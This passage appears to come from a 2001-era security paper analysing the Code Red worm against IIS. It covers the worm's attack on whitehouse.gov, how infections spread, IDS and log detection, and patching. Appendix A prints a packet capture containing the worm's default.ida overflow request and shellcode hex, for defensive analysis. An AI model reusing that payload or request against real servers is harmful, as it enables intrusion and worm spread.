
1. Each thread will attempt to target www.whitehouse.gov on port 80 by establishing a connection and sending 100k of data. If this connection is successful then the worm will create a loop that performs 18000h single byte send()'s to www.whitehouse.gov.
2. After this activity the worm will sleep for about four hours, it will then repeat this attack procedure.

Diagram of Infection



The infected systems will scan the Internet looking for vulnerable systems.

The diagram above illustrates, from a very high level, how a typical company would have their web server connected to the Internet (in this case an IIS web server). People from all over the world would then be able to connect to this web server using a standard Internet browser. To allow for these connections the company would have to open TCP port 80 (HTTP default port) on their corporate firewall. Simple yet secure right. Not quite, there is one huge problem. The Code Red exploit also travels over TCP port 80. The corporate firewall in this case offers absolutely no protection from the Code Red worm.



The worm can also be introduced internally, perhaps through a unprotected mobile user

It is very common to see an organization focus less of their security efforts on their internal networks, this can prove to be a huge oversight. In the case illustrated above a default Windows 2000 server (residing on a mobile laptop) was attached to the internal network. This laptop could have been infected with Code Red through a home connection and later connected to the corporate WAN. At this point the worm can begin to wreak its havoc infecting all vulnerable machines in sight, internal and external.

Attack Signature

A full packet capture of the Code Red worm can be found in Appendix A. This capture illustrates the complete session of TCP/IP packets that a single infected system would send when trying to replicate and infect other systems.

Identifying The Worm Through Signature Based IDS

Signature based IDS look for patterns within the packets to identify possible malicious activity. The following signature can be used, and is used by many IDS systems, to identify Code Red activity. This signature is specific to CRv1 and CRv2, the signature for Code Red II is slightly different.

Identifying The Worm Through IIS Web Server Logs

The following entry could be found in an IIS Web Server log if the system was probed by the Code Red worm (CRv1 and/or CRv2). It is important to note that this entry would be the same whether the system was infected or not. Therefore it is impossible to tell strictly of the basis of IIS logs if Code Red has infected the system. However, if entries like this are found and it is known that the system has not been patched for this vulnerability there is a very good chance that the system has been infected.

Other possible ways to detect Code Red

There are other possible means by which to detect the presence of Code Red on a network.

The system administrator may notice that the server is not performing as usual. Code Red may be using enough CPU cycles to impact the server's normal routine prompting the system administrator to investigate further.

A few techniques the administrator could employ are:

1. Using a 3rd party application (the process may be hidden from native tools) to determine exactly what processes are running. This would show if any unexpected processes were running.
2. Using the netstat command (netstat -an) to get a quick listing of all active TCP and UDP connections. This would show if there were an abnormal number of outbound connections originating from the server.

It may also be possible to use the auditing features of the corporate proxy server, the Internet firewall, or the border router to determine if any abnormal activity is taking place. These logs contain a wealth of information but are seldom reviewed.

How to Protect Against the Worm

Now that the potential destructive capabilities of this worm have become evident, it is important to recognize some of the ways in which to protect against them. Many of the common security components or devices are not adequate to deal with this threat. Take a firewall for example. Since the worm travels over TCP port 80 traditional firewalls are not able to filter the traffic from reaching the web servers, lest the administrator wants to stop all valid web traffic as well.

IDS sensors are able to detect the signature of the worm but the actions they can take are limited. In the most extreme cases some IDS network sensors have the capability to reset connections. This will still not prevent the infection of a vulnerable system due to the fact that exploit only needs to send one HTTP session for the worm to spread, this eliminates the possibility of the IDS resetting the connection before the server receives the malicious payload.

One of the only ways to truly prevent this worm from infecting a system is to make sure all applicable security patches are applied, a practice all too uncommon in the industry. These patches can be found at the following locations.

Windows NT 4.0:

<http://www.microsoft.com/Downloads/Release.asp?ReleaseID=30833>

Windows 2000 Professional, Server and Advanced Server:

<http://www.microsoft.com/Downloads/Release.asp?ReleaseID=30800>

Another good means by which to proactively protect your systems is through OS and application hardening. Operating System (OS) hardening simply pertains to disabling services that are not needed for the system to perform its basic functions. As an example take a default installation of Windows 2000 Server. Some services, such as SNMP will be enabled and started automatically during boot up. Most times these services are not needed and should be disabled. Otherwise your system can be unnecessarily exposed. The same actions can be taken with applications. In this case the IIS web server has many additional features installed and enabled by default, one of which is the Indexing service. With minimal configuration changes one can make their web server, or other application much more secure. Detailed hardening guidelines for both IIS and Windows 2000 (among other things) can be purchased from SANS.

It is also good security practice to routinely conduct vulnerability assessments against ones own systems. Vulnerability assessments are a proactive process in which the system administrator or local security officer will simulate real attacks against a system to determine where that system's exposures are. This offers a means to keep current with patches and helps ensure that the overall risks are minimized. There are many good tools freely available to conduct such assessments, some of which exclusively look for Code Red vulnerabilities.

Coding of the Worm

Full disassembly of the worm complete with comments can be found in Appendix B.

A summary of the worm activity during each subroutine can be found in the previous section titled "Step by Step Analysis".

Additional Information

Additional information can be found at:

<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-033.asp> including technical details, an FAQ and detailed information regarding patch availability.

Also http://news.cnet.com/news/0-1003-201-6658647-0.html?tag=tp_pr is a very good and detailed news article regarding the Code Red worm.

<http://www.net-security.org/text/articles/coverage/code-red/> site with many very good links regarding Code Red

<http://www.eeye.com/html/advisories/codered.zip> provides a very detailed analysis of the Code Red worm complete with assembly code.

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Appendix A

Code Red Packet Trace

```
16:06:55 -0700 07/19/2001 xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 ->
xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 TCP V 4 IHL 5 TOS 0 Length 48 Ident
48889 TTL 112 Checksum 30661 DF SN=2342942504 AN=0 W=16384 2 SYN
00 E0 29 87 F8 C4 00 50 54 61 34 A8 08 00 45 00 ...)....PTa4...E.
00 30 BE F9 40 00 70 06 77 C5 D3 E9 02 DC XX XX .0..@.p.w.....
XX XX 04 8A 00 50 8B A6 77 28 00 00 00 00 70 02 .5...P..w(....p.
40 00 67 6D 00 00 02 04 05 B4 01 01 04 02 @.gm.....
16:06:55 -0700 07/19/2001 xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 ->
xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 TCP V 4 IHL 5 TOS 0 Length 48
Ident 0 TTL 64 Checksum 26303 DF SN=3436235331 AN=2342942505 W=5840
12 ACK SYN
16:06:56 -0700 07/19/2001 xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 ->
xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 TCP V 4 IHL 5 TOS 0 Length 1500
Ident 48986 TTL 112 Checksum 29112 DF SN=2342942509 AN=3436235332
W=17520 18 ACK PSH
00 E0 29 87 F8 C4 00 50 54 61 34 A8 08 00 45 00 ...)....PTa4...E.
05 DC BF 5A 40 00 70 06 71 B8 D3 E9 02 DC XX XX ...Z@.p.q.....
XX XX 04 8A 00 50 8B A6 77 2D CC D0 CA 44 50 18 .5...P..w-...DP.
44 70 F5 2B 00 00 2F 64 65 66 61 75 6C 74 2E 69 Dp.+../default.i
64 61 3F 4E da?NNNNNNNNNNNNNN
4E NNNNNNNNNNNNNNNNN
4E NNNNNNNNNNNNNNNNN
4E NNNNNNNNNNNNNNNNN
4E NNNNNNNNNNNNNNNNN
4E NNNNNNNNNNNNNNNNN
4E NNNNNNNNNNNNNNNNN
4E NNNNNNNNNNNNNNNNN
4E NNNNNNNNNNNNNNNNN
4E NNNNNNNNNNNNNNNNN
4E NNNNNNNNNNNNNNNNN
4E NNNNNNNNNNNNNNNNN
4E NNNNNNNNNNNNNNNNN
4E NNNNNNNNNNNNNNNNN
4E NNNNNNNNNNNNNNNNN
4E NNNNNNNNNNNNNNNNN
4E NNNNNNNNNNNNNNNNN
4E NNNNNNNNNNNNNNNNN
4E 4E 4E 25 75 39 30 39 30 25 75 36 38 35 38 25 NNN%u9090%u6858%
75 63 62 64 33 25 75 37 38 30 31 25 75 39 30 39 ucbd3%u7801%u909
30 25 75 36 38 35 38 25 75 63 62 64 33 25 75 37 0%u6858%ucbd3%u7
38 30 31 25 75 39 30 39 30 25 75 36 38 35 38 25 801%u9090%u6858%
75 63 62 64 33 25 75 37 38 30 31 25 75 39 30 39 ucbd3%u7801%u909
30 25 75 39 30 39 30 25 75 38 31 39 30 25 75 30 0%u9090%u8190%u0
30 63 33 25 75 30 30 30 33 25 75 38 62 30 30 25 0c3%u0003%u8b00%
75 35 33 31 62 25 75 35 33 66 66 25 75 30 30 37 u531b%u53ff%u007
38 25 75 30 30 30 25 75 30 30 3D 61 20 20 48 8%u0000%u00=a H
54 54 50 2F 31 2E 30 0D 0A 43 6F 6E 74 65 6E 74 TTP/1.0..Content
2D 74 79 70 65 3A 20 74 65 78 74 2F 78 6D 6C 0A -type: text/xml.
48 4F 53 54 3A 77 77 2E 77 6F 72 6D 2E 63 6F HOST:www.worm.co
6D 0A 20 41 63 63 65 70 74 3A 20 2A 2F 2A 0A 43 m. Accept: */*.C
6F 6E 74 65 6E 74 2D 6C 65 6E 67 74 68 3A 20 33 ontent-length: 3
35 36 39 20 0D 0A 0D 0A 55 8B EC 81 EC 18 02 00 569 ....U.....
00 53 56 57 8D BD E8 FD FF FF B9 86 00 00 00 B8 .SVW.....
CC CC CC CC F3 AB C7 85 70 FE FF FF 00 00 00 00 .....p.....
E9 0A 0B 00 00 8F 85 68 FE FF FF 8D BD F0 FE FF .....h.....
```

FF 64 A1 00 00 00 00 89 47 08 64 89 3D 00 00 00 .d.....G.d.=...
 00 E9 6F 0A 00 00 8F 85 60 FE FF FF C7 85 F0 FE ..o.....`.....
 FF FF FF FF FF 8B 85 68 FE FF FF 83 E8 07 89h.....
 85 F4 FE FF FF C7 85 58 FE FF FF 00 00 E0 77 E8X.....w.
 9B 0A 00 00 83 BD 70 FE FF FF 00 0F 85 DD 01 00p.....
 00 8B 8D 58 FE FF FF 81 C1 00 00 01 00 89 8D 58 ..X.....X
 FE FF FF 81 BD 58 FE FF FF 00 00 00 78 75 0A C7X.....xu..
 85 58 FE FF FF 00 00 F0 BF 8B 95 58 FE FF FF 33 .X.....X..3
 C0 66 8B 02 3D 4D 5A 00 00 0F 85 9A 01 00 00 8B .f..=MZ.....
 8D 58 FE FF FF 8B 51 3C 8B 85 58 FE FF FF 33 C9 .X....Q<..X..3.
 66 8B 0C 10 81 F9 50 45 00 00 0F 85 79 01 00 00 f.....PE....Y..
 8B 95 58 FE FF FF 8B 42 3C 8B 8D 58 FE FF FF 8B ..X....B<..X....
 54 01 78 03 95 58 FE FF FF 89 95 54 FE FF FF 8B T.x..X.....T....
 85 54 FE FF FF 8B 48 0C 03 8D 58 FE FF FF 89 8D .T....H....X.....
 4C FE FF FF 8B 95 4C FE FF FF 81 3A 4B 45 52 4E L.....L....:KERN
 0F 85 33 01 00 00 8B 85 4C FE FF FF 81 78 04 45 ..3.....L....x.E
 4C 33 32 0F 85 20 01 00 00 8B 8D 58 FE FF FF 89 L32..X....
 8D 34 FE FF FF 8B 95 54 FE FF FF 8B 85 58 FE FF .4.....T.....X..
 FF 03 42 20 89 85 4C FE FF FF C7 85 48 FE FF FF ..B ..L.....H...
 00 00 00 00 EB 1E 8B 8D 48 FE FF FF 83 C1 01 89H.....
 8D 48 FE FF FF 8B 95 4C FE FF FF 83 C2 04 89 95 .H.....L.....
 4C FE FF FF 8B 85 54 FE FF FF 8B 8D 48 FE FF FF L.....T.....H...
 3B 48 18 0F 8D C0 00 00 00 8B 95 4C FE FF FF 8B ;H.....L.....
 02 8B 8D 58 FE FF FF 81 3C 01 47 65 74 50 0F 85 ...X....<.GetP..
 A0 00 00 00 8B 95 4C FE FF FF 8B 02 8B 8D 58 FEL.....X.
 FF FF 81 7C 01 04 72 6F 63 41 0F 85 84 00 00 00 ...|..rocA.....
 8B 95 48 FE FF FF 03 95 48 FE FF FF 03 95 58 FE ..H.....H.....X.
 FF FF 8B 85 54 FE FF FF 8B 48 24 33 C0 66 8B 04T....H\$3.f..
 0A 89 85 4C FE FF FF 8B 8D 54 FE FF FF 8B 51 10 ...L.....T....Q.
 8B 85 4C FE FF FF 8D 4C 10 FF 89 8D 4C FE FF FF ..L....L....L..
 8B 95 4C FE FF FF 03 95 4C FE FF FF 03 95 4C FE ..L.....L.....L.
 FF FF 03 95 4C FE FF FF 03 95 58 FE FF FF 8B 85L.....X....
 54 FE FF FF 8B 48 1C 8B 14 0A 89 95 4C FE FF FF T....H.....L..
 8B 85 4C FE FF FF 03 85 58 FE FF FF 89 85 70 FE ..L.....X.....p.
 FF FF EB 05 E9 0D FF FF FF E9 16 FE FF FF 8D BD
 F0 FE FF FF 8B 47 08 64 A3 00 00 00 00 83 BD 70G.d.....p
 FE FF FF 00 75 05 E9 38 08 00 00 C7 85 4C FE FFu..8.....L..
 FF 01 00 00 00 EB 0F 8B 8D 4C FE FF FF 83 C1 01L.....
 89 8D 4C FE FF FF 8B 95 68 FE FF FF 0F BE 02 85 ..L.....h.....
 C0 0F 84 8D 00 00 00 8B 8D 68 FE FF FF 0F BE 11h.....
 83 FA 09 75 21 8B 85 68 FE FF FF 83 C0 01 8B F4 ...u!.h.....
 50 FF 95 90 FE FF FF 3B F4 90 43 4B 43 4B 89 85 P.....;..CKCK..
 34 FE FF FF EB 2A 8B F4 8B 8D 68 FE FF FF 51 8B 4....*....h...Q.
 95 34 FE FF FF 52 FF 95 70 FE FF FF 3B F4 90 43 .4...R..p....;..C
 4B 43 4B 8B 8D 4C FE FF FF 89 84 8D 8C FE FF FF KCK..L.....
 EB 0F 8B 95 68 FE FF FF 83 C2 01 89 95 68 FE FFh.....h..
 FF 8B 85 68 FE FF FF 0F BE 08 85 C9 74 02 EB E2 ...h.....t...
 8B 95 68 FE FF FF 83 C2 01 89 95 68 FE FF FF E9 ..h.....h.....
 53 FF FF FF 8B 85 68 FE FF FF 83 C0 01 89 85 68 S.....h.....h
 FE FF FF 8B 4D 08 8B 91 84 00 00 00 89 95 6C FEM.....1.
 FF FF C7 85 4C FE FF FF 04 00 00 00 C6 85 D0 FEL.....
 FF FF 68 8B 45 08 89 85 D1 FE FF FF C7 85 D5 FE ..h.E.....
 FF FF 5B 53 53 FF C7 85 D9 FE FF FF 63 78 90 90 ..[SS.....cx..
 8B 4D 08 8B 51 10 89 95 50 FE FF FF 83 BD 50 FE .M..Q....P.....P.
 FF FF 00 75 26 8B F4 6A 00 8D 85 4C FE FF FF 50 ...u&..j...L...P

8B 8D 68 FE FF FF 51 8B 55 08 8B 42 08 50 FF 95 ..h...Q.U..B.P..
 6C FE FF FF 3B F4 90 43 4B 43 4B 83 BD 50 FE FF 1...;..CKCK..P..
 16:06:56 -0700 07/19/2001 xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 ->
 xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 TCP V 4 IHL 5 TOS 0 Length 52
 Ident 30656 TTL 64 Checksum 61178 DF SN=3436235332 AN=2342942505
 W=5840 10 ACK
 16:06:56 -0700 07/19/2001 xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 ->
 xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 TCP V 4 IHL 5 TOS 0 Length 40 Ident
 48984 TTL 112 Checksum 30574 DF SN=2342942505 AN=3436235332 W=17520
 10 ACK
 00 E0 29 87 F8 C4 00 50 54 61 34 A8 08 00 45 00 ..)....PTa4...E.
 00 28 BF 58 40 00 70 06 77 6E D3 E9 02 DC XX XX .(.X@.p.wn.....
 XX XX 04 8A 00 50 8B A6 77 29 CC D0 CA 44 50 10 .5...P..w)...DP.
 44 70 F8 9B 00 00 00 00 00 00 00 00 Dp.....
 16:06:57 -0700 07/19/2001 xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 ->
 xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 TCP V 4 IHL 5 TOS 0 Length 1500
 Ident 49066 TTL 112 Checksum 29032 DF SN=2342943969 AN=3436235332
 W=17520 10 ACK
 00 E0 29 87 F8 C4 00 50 54 61 34 A8 08 00 45 00 ..)....PTa4...E.
 05 DC BF AA 40 00 70 06 71 68 D3 E9 02 DC XX XX@.p.qh.....
 XX XX 04 8A 00 50 8B A6 7C E1 CC D0 CA 44 50 10 .5...P..|....DP.
 44 70 47 16 00 00 D2 8D 66 F0 50 89 95 74 FE FF DpG....f.P..t..
 FF 8B 45 08 8B 8D 50 FE FF FF 89 48 10 8B F4 8D ..E...P....H....
 95 2C FE FF FF 52 6A 00 8D 85 4C FE FF FF 50 8D ,...Rj...L...P.
 8D D0 FE FF FF 51 6A 00 6A 00 FF 95 98 FE FF FFQj.j.....
 3B F4 90 43 4B 43 4B E9 9F 01 00 00 8B F4 FF 95 ;..CKCK.....
 A4 FE FF FF 3B F4 90 43 4B 43 4B 89 85 4C FE FF;..CKCK..L..
 FF 8B 95 4C FE FF FF 81 E2 FF FF 00 00 89 95 4C ...L.....L
 FE FF FF 81 BD 4C FE FF FF 09 04 00 00 74 05 E9L.....t..
 67 01 00 00 8B F4 68 00 DD 6D 00 FF 95 A0 FE FF g.....h..m.....
 FF 3B F4 90 43 4B 43 4B E9 80 06 00 00 8F 85 4C ;..CKCK.....L
 FE FF FF 8B 85 34 FE FF FF 89 85 CC FE FF FF 8B4.....
 8D 4C FE FF FF 8B 95 B0 FE FF FF 89 11 8B 85 4C .L.....L
 FE FF FF 8B 8D C8 FE FF FF 89 48 04 8B 95 68 FEH...h.
 FF FF 89 95 50 FE FF FF EB 0F 8B 85 50 FE FF FFP.....P..
 83 C0 01 89 85 50 FE FF FF 8B 8D 68 FE FF FF 81P.....h..
 C1 00 01 00 00 39 8D 50 FE FF FF 73 12 8B 95 509.P...s...P
 FE FF FF 81 3A 4C 4D 54 48 75 02 EB 02 EB CB 8B:LMTHu.....
 85 50 FE FF FF 83 C0 04 8B 8D 4C FE FF FF 89 41 .P.....L...A
 08 8B F4 8D 95 48 FE FF FF 52 6A 04 68 00 40 00H..Rj.h.@.
 00 8B 85 CC FE FF FF 50 FF 95 A8 FE FF FF 3B F4P.....;
 90 43 4B 43 4B C7 85 4C FE FF FF 00 00 00 00 EB .CKCK..L.....
 0F 8B 8D 4C FE FF FF 83 C1 01 89 8D 4C FE FF FF ...L.....L..
 81 BD 4C FE FF FF 00 30 00 00 7D 56 8B 95 CC FE ..L...0..}V....
 FF FF 03 95 4C FE FF FF 8B 02 3B 85 B0 FE FF FFL.....;....
 75 3E 8B 8D CC FE FF FF 03 8D 4C FE FF FF 8B 95 u>.....L....
 60 FE FF FF 89 11 8B F4 68 00 51 25 02 FF 95 A0 `.....h.Q%..
 FE FF FF 3B F4 90 43 4B 43 4B 8B 85 CC FE FF FF ...;..CKCK.....
 03 85 4C FE FF FF 8B 8D B0 FE FF FF 89 08 EB 02 ..L.....
 EB 8F 8B F4 8D 95 4C FE FF FF 52 8B 85 48 FE FFL..R..H..
 FF 50 68 00 40 00 00 8B 8D CC FE FF FF 51 FF 95 .Ph.@.....Q..
 A8 FE FF FF 3B F4 90 43 4B 43 4B BA 01 00 00 00;..CKCK.....
 85 D2 0F 84 E7 04 00 00 8B F4 6A 00 68 80 00 00j.h..
 00 6A 03 6A 00 6A 01 68 00 00 00 80 8B 85 68 FE .j.j.j.h.....h.
 FF FF 83 C0 63 50 FF 95 9C FE FF FF 3B F4 90 43cP.....;..C

4B 43 4B 89 85 30 FE FF FF 83 BD 30 FE FF FF FF KCK..0.....0....
74 1F B9 01 00 00 00 85 C9 74 16 8B F4 68 FF FF t.....t...h..
FF 7F FF 95 A0 FE FF FF 3B F4 90 43 4B 43 4B EB;..CKCK.
E1 8B F4 8D 95 38 FE FF FF 52 FF 95 94 FE FF FF8...R.....
3B F4 90 43 4B 43 4B 8B 85 3E FE FF FF 89 85 4C ;..CKCK..>....L
FE FF FF 8B 8D 4C FE FF FF 81 E1 FF FF 00 00 89L.....
8D 4C FE FF FF 83 BD 4C FE FF FF 14 0F 8C 47 01 .L....L....G.
00 00 BA 01 00 00 00 85 D2 0F 84 3A 01 00 00 8B:....
F4 8D 85 38 FE FF FF 50 FF 95 94 FE FF FF 3B F4 ...8...P.....;
90 43 4B 43 4B 8B 8D 3E FE FF FF 89 8D 4C FE FF .CKCK..>....L..
FF 8B 95 4C FE FF FF 81 E2 FF FF 00 00 89 95 4C ..L.....L
FE FF FF 83 BD 4C FE FF FF 1C 7C 1F B8 01 00 00L....|....
00 85 C0 74 16 8B F4 68 FF FF FF 7F FF 95 A0 FE ..t...h.....
FF FF 3B F4 90 43 4B 43 4B EB E1 8B F4 6A 64 FF ;..CKCK....jd.
95 A0 FE FF FF 3B F4 90 43 4B 43 4B 8B F4 6A 00;..CKCK..j.
6A 01 6A 02 FF 95 B8 FE FF FF 3B F4 90 43 4B 43 j.j.....;..CKC
4B 89 85 78 FE FF FF 66 C7 85 7C FE FF FF 02 00 K..x...f..|....
66 C7 85 7E FE FF FF 00 50 C7 85 80 FE FF FF C6 f..~....P.....
89 F0 5B 8B F4 6A 10 8D 8D 7C FE FF FF 51 8B 95 ..[..j....|....Q..
78 FE FF FF 52 FF 95 BC FE FF FF 3B F4 90 43 4B x...R.....;..CK
43 4B C7 85 4C FE FF FF 00 00 00 00 EB 0F 8B 85 CK..L.....
4C FE FF FF 83 C0 01 89 85 4C FE FF FF 81 BD 4C L.....L....L
FE FF FF 00 80 01 00 7D 37 8B F4 68 E8 03 00 00}7..h....
FF 95 A0 FE FF FF 3B F4 90 43 4B 43 4B 8B F4 6A;..CKCK..j
00 6A 01 8D 8D FC FE FF FF 51 8B 95 78 FE FF FF .j.....Q..x...
52 FF 95 C0 FE FF FF 3B F4 90 43 4B 43 4B EB AE R.....;..CKCK..
8B F4 68 00 00 00 01 FF 95 A0 FE FF FF 3B F4 90 ..h.....;..
43 4B 43 4B E9 B9 FE FF FF 8B 85 44 FE FF FF 89 CKCK.....D....
85 50 FE FF FF 8B 8D 50 FE FF FF 0F AF 8D 50 FE .P.....P.....P.
FF FF 69 C9 E3 59 CD 00 8B 95 50 FE FF FF 69 D2 ..i..Y....P..i.
B9 E1 01 00 8B 85 74 FE FF FF 03 C1 03 D0 89 95t.....
74 FE FF FF 8B 8D 74 FE FF FF 69 C9 83 33 CF 00 t.....t...i..3..
81 C1 53 FE 6B 07 89 8D 74 FE FF FF 8B 95 74 FE ..S.k....t.....t.
FF FF 81 E2 FF 00 00 00 89 95 50 FE FF FF 83 BDP.....
50 FE FF FF 7F 74 0C 81 BD 50 FE FF FF E0 00 00 P.....t...P.....
00 75 11 8B 85 74 FE FF FF 05 A9 0D 02 00 89 85 .u....t.....
74 FE FF FF 8B F4 6A 64 FF 95 A0 FE FF FF 3B F4 t.....jd.....;
90 43 4B 43 4B 8B F4 6A 00 6A 01 6A 02 FF 95 B8 .CKCK..j..j..j....
FE FF FF 3B F4 90 43 4B 43 4B 89 85 78 FE FF FF ...;..CKCK..x...
66 C7 85 7C FE FF FF 02 00 66 C7 85 7E FE FF FF f..|....f..~...
00 50 8B 8D 74 FE FF FF 89 8D 80 FE FF FF 8B F4 .P..t.....
6A 10 8D 95 7C FE FF FF 52 8B 85 78 FE FF FF 50 j....|....R..x...P
FF 95 BC FE FF FF 3B F4 90 43 4B 43 4B 85 C0 0F;..CKCK...
85 EF 01 00 00 8B F4 6A 00 6A 04 8B 8D 68 FE FFj..j....h..
FF 51 8B 95 78 FE FF FF 52 FF 95 C0 FE FF FF 3B .Q..x...R.....;
F4 90 43 4B 43 4B C7 85 4C FE FF FF 00 00 00 00 ..CKCK..L.....
8B 45 08 8B 48 68 89 8D 64 FE FF FF EB 1E 8B 95 .E..Hh..d.....
64 FE FF FF 83 C2 01 89 95 64 FE FF FF 8B 85 4C d.....d.....L
FE FF FF 83 C0 01 89 85 4C FE FF FF 8B 8D 64 FEL....d.
FF FF 0F BE 11 85 D2 74 02 EB D3 8B F4 6A 00 8Bt.....j..
85 4C FE FF FF 50 8B 4D 08 8B 51 68 52 8B 85 78 .L...P.M..QhR..x
FE FF FF 50 FF 95 C0 FE FF FF 3B F4 90 43 4B 43 ...P.....;..CKC
4B 8B F4 6A 00 6A 01 8B 8D 68 FE FF FF 83 C1 05 K..j..j....h.....
51 8B 95 78 FE FF FF 52 FF 95 C0 FE FF FF 3B F4 Q..x...R.....;.
90 43 4B 43 4B C7 85 4C FE FF FF 00 00 00 00 8B .CKCK..L.....

45 08 8B 48 64 89 8D 64 FE FF FF EB 1E 8B 95 64 E..Hd..d.....d
 16:06:57 -0700 07/19/2001 xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 ->
 xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 TCP V 4 IHL 5 TOS 0 Length 52
 Ident 30657 TTL 64 Checksum 61177 DF SN=3436235332 AN=2342942505
 W=5840 10 ACK
 16:06:58 -0700 07/19/2001 xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 ->
 xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 TCP V 4 IHL 5 TOS 0 Length 44 Ident
 49199 TTL 112 Checksum 30355 DF SN=2342942505 AN=3436235332 W=17520
 18 ACK PSH
 00 E0 29 87 F8 C4 00 50 54 61 34 A8 08 00 45 00 ..)....PTa4...E.
 00 2C C0 2F 40 00 70 06 76 93 D3 E9 02 DC XX XX .,/@.p.v.....
 XX XX 04 8A 00 50 8B A6 77 29 CC D0 CA 44 50 18 .5...P..w)...DP.
 44 70 5D 2A 00 00 47 45 54 20 00 00 Dp]*..GET ..
 16:06:58 -0700 07/19/2001 xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 ->
 xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 TCP V 4 IHL 5 TOS 0 Length 40
 Ident 30658 TTL 64 Checksum 61188 DF SN=3436235332 AN=2342945429
 W=5840 10 ACK
 16:06:58 -0700 07/19/2001 xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 ->
 xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 TCP V 4 IHL 5 TOS 0 Length 451
 Ident 30659 TTL 64 Checksum 60776 DF SN=3436235332 AN=2342945429
 W=5840 18 ACK PSH
 16:06:58 -0700 07/19/2001 xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 ->
 xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 TCP V 4 IHL 5 TOS 0 Length 40
 Ident 30660 TTL 64 Checksum 61186 DF SN=3436235743 AN=2342945429
 W=5840 11 ACK FIN
 16:06:58 -0700 07/19/2001 xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 ->
 xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 TCP V 4 IHL 5 TOS 0 Length 52 Ident
 49351 TTL 112 Checksum 30195 DF SN=2342946544 AN=3436235744 W=17109
 10 ACK
 00 E0 29 87 F8 C4 00 50 54 61 34 A8 08 00 45 00 ..)....PTa4...E.
 00 34 C0 C7 40 00 70 06 75 F3 D3 E9 02 DC XX XX .4..@.p.u.....
 XX XX 04 8A 00 50 8B A6 86 F0 CC D0 CB E0 80 10 .5...P.....
 42 D5 81 5A 00 00 01 01 05 0A CC D0 CB DF CC D0 B..Z.....
 CB E0 ..
 16:06:58 -0700 07/19/2001 xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 ->
 xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 TCP V 4 IHL 5 TOS 0 Length 52 Ident
 49350 TTL 112 Checksum 30196 DF SN=2342946544 AN=3436235332 W=17520
 10 ACK
 00 E0 29 87 F8 C4 00 50 54 61 34 A8 08 00 45 00 ..)....PTa4...E.
